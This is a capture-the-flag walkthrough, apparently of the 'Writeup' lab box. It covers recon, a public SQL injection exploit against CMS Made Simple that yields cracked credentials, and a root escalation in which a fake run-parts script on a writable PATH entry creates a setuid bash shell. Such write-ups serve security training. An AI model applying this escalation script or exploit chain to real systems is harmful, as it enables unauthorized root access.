
The initial nmap scan only revealed open ports tcp/22 and tcp/80 but otherwise nothing interesting. The website also didn’t have any features, just static text:

However it did warn us that some sort of DoS protection was active and indeed, sending a few requests to non existing pages gets our IP banned for a couple of minutes.
After a bit I tried to request /robots.txt and that gives this back:
# curl http://10.10.10.138/robots.txt
#              __
#      _(\    |@@|
#     (__/\__ \--/ __
#        \___|----|  |   __
#            \ }{ /\ )_ / _\
#            /\__/\ \__O (__
#           (--/\--)    \__/
#           _)(  )(_
#          `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
The /writeup/ page itself again is not very interesting, but the source code of each page reveals the CMS software used:
# curl -s http://10.10.10.138/writeup/ |head -n 7
<!doctype html>
<html lang="en_US"><head>
	<title>Home - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
There is a known vulnerability for this software with a public exploit (https://www.exploit-db.com/exploits/46635). It is using a blind SQL injection to fetch the password hash and salt. Running this exploit gives us a username and password:
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
With those credentials we can use SSH and login to the server.
Getting root took a bit of time, I’ve enumerated the system and used pspy to figure out changes to the system but still couldn’t figure it out. There was a cronjob running via /root/bin/cleanup.pl but it appeared not possible to exploit that.
But the cronjob seemed to be centered around /usr/local/bin and /usr/local/sbin. The permissions of that folder were strange and non-default. I could write files to it but not list them. And the cronjob probably removed them.
I put most attention now on the fail2ban script which ran iptables to ban and unban IPs but I couldn’t make it work, it wouldn’t run my placed /usr/local/sbin/iptables file.
When I logged in with a second session I saw the following on pspy output:
2019/06/10 08:17:21 CMD: UID=0    PID=2948   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/10 08:17:21 FS:               ACCESS | /var/log/auth.log
2019/06/10 08:17:21 FS:        CLOSE_NOWRITE | /var/log/auth.log
2019/06/10 08:17:21 FS:                 OPEN | /etc/passwd
2019/06/10 08:17:21 FS:        CLOSE_NOWRITE | /etc/passwd
2019/06/10 08:17:21 FS:                 OPEN | /etc/passwd
2019/06/10 08:17:21 FS:        CLOSE_NOWRITE | /etc/passwd
2019/06/10 08:17:21 FS:                 OPEN | /etc/ld.so.cache
2019/06/10 08:17:21 FS:        CLOSE_NOWRITE | /etc/ld.so.cache
2019/06/10 08:17:21 FS:                 OPEN | /usr/bin/env
2019/06/10 08:17:21 FS:               ACCESS | /usr/bin/env
2019/06/10 08:17:21 CMD: UID=0    PID=2949   | run-parts --lsbsysinit /etc/update-motd.d
That sounded exactly like what I needed! On every login on the server the system executes run-parts. And it specifically sets a $PATH variable where the first entry is writeable to us.
I’ve decided to try to get a local root shell without needing a reverse shell. I’ve created the following run-parts file in /tmp/faker/:
#!/bin/sh

/bin/cp /bin/bash /tmp/faker/bash
/bin/chown root:root /tmp/faker/bash
/bin/chmod +s /tmp/faker/bash
Basically, it copies /bin/bash, makes sure it is root owned and adds the setuid bit.
Afterwards just copy the run-parts script to /usr/local/sbin and ssh to the server again. We now got a root shell by executing /tmp/faker/bash -p:
$ cp /tmp/faker/run-parts /usr/local/sbin/
$ ssh jkr@10.10.10.138
(...)
$ cd /tmp/faker
$ ls -l
total 5452
-rwsr-sr-x 1 root root 1099016 Jun 10 07:58 bash
-rwxr-xr-x 1 jkr  jkr  4468984 Jun 10 07:59 pspy64
-rwxr-xr-x 1 jkr  jkr       79 Jun 10 08:21 run-parts
$ ./bash -p
bash-4.4# cat /root/root.txt
eeba47f60b48**********************